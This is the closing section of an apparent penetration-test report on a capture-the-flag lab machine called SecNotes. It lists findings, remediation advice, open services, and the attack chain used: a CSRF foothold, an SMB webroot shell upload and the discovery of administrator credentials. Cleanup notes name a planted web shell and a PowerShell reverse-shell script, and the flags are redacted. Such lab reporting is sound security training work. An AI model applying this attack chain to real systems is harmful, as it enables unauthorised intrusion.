Impact	Storing credentials in plaintext significantly increases the risk of credential theft and lateral movement within the environment, especially if account takeover is possible.
Remediation	• Avoid storing any sensitive credentials in plaintext within user-accessible areas. • Implement encryption or password vaulting for sensitive data. • Educate users on secure credential management practices.
References	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure


Finding Evidence



4. Default IIS Page Exposed - Info

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	N/A
Root Cause	The IIS server on port 8808 was serving a default landing page, suggesting it is either not in active use or misconfigured.
Impact	While not exploitable on its own, default pages may reveal server technologies or configurations that aid attackers in fingerprinting or developing targeted exploits.
Remediation	• Disable or remove default web server pages in production environments. • Ensure all exposed web services serve relevant and hardened content.
References	-

Finding Evidence



A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of SecNotes's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.10.10.97	80	http	IIS httpd 10.0
10.10.10.97	445	SMB	
10.10.10.97	8808	http	

A.3 Subdomain Discovery

URL	Description	Discovery Method
n/a		

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.10.10.97	External	Cross-Site Request Forgery (CSRF)	Foothold
10.10.10.97	External	Webroot SMB shell upload	Lateral Movement
10.10.10.97	Internal	Discovery Administrator creds	Privilege Escalation

A.5 Compromised Users

Username	Type	Method	Notes
Tyler	Plaintext	Cross-Site Request Forgery (CSRF)	System user
Administrator	Plaintext	Discovery of credentials	System root

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed	Location
10.10.10.97:80	External	**REMOVE ACCOUNT:** tester:tester	x
10.10.10.97:8808	Internal	**REMOVE FILES:** qwerty.php - Invoke-PowerShellTcp.ps1	Webroot

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location
1	10.10.10.97	0b < REDACTED > 22	C:\Users\tyler\Desktop\user.txt
2	10.10.10.97	b7 < REDACTED > 99	C:\Users\Administrator\Desktop\root.txt

End of Report

This report was rendered
by SysReptor with
♥